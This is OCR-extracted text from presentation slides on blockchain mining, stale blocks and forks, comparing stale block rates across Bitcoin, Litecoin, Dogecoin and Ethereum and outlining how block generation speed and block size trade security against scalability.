
Mining and Forks




Mining and Forks



Mining and Forks




Mining and Forks




Stale blocks = lost efforts

Mining and Forks



Stale blocks = lost efforts

Mining and Forks



Stale blocks = lost efforts


Stale Block rates

Bitcoin	Litecoin
0.4%	0.3%

Dogecoin	Ethereum
0.6%	6.8%

Security vs. Scalability in Blockchains

Block generation




Block size


Croman et al., FC’16
Sapirshtein et al., FC’16
Sompolinsky et al., FC’15
Garay et al., Eurocrypt ’15

Security vs. Scalability in Blockchains

Block generation



Bigger




Block size


Croman et al., FC’16
Sapirshtein et al., FC’16
Sompolinsky et al., FC’15
Garay et al., Eurocrypt ’15

Security vs. Scalability in Blockchains

Block generation


less security





Block size

Bigger




Slower propagation

Croman et al., FC’16
Sapirshtein et al., FC’16
Sompolinsky et al., FC’15
Garay et al., Eurocrypt ’15


Security vs. Scalability in Blockchains

Block generation


Faster




Faster payments




less security





Block size

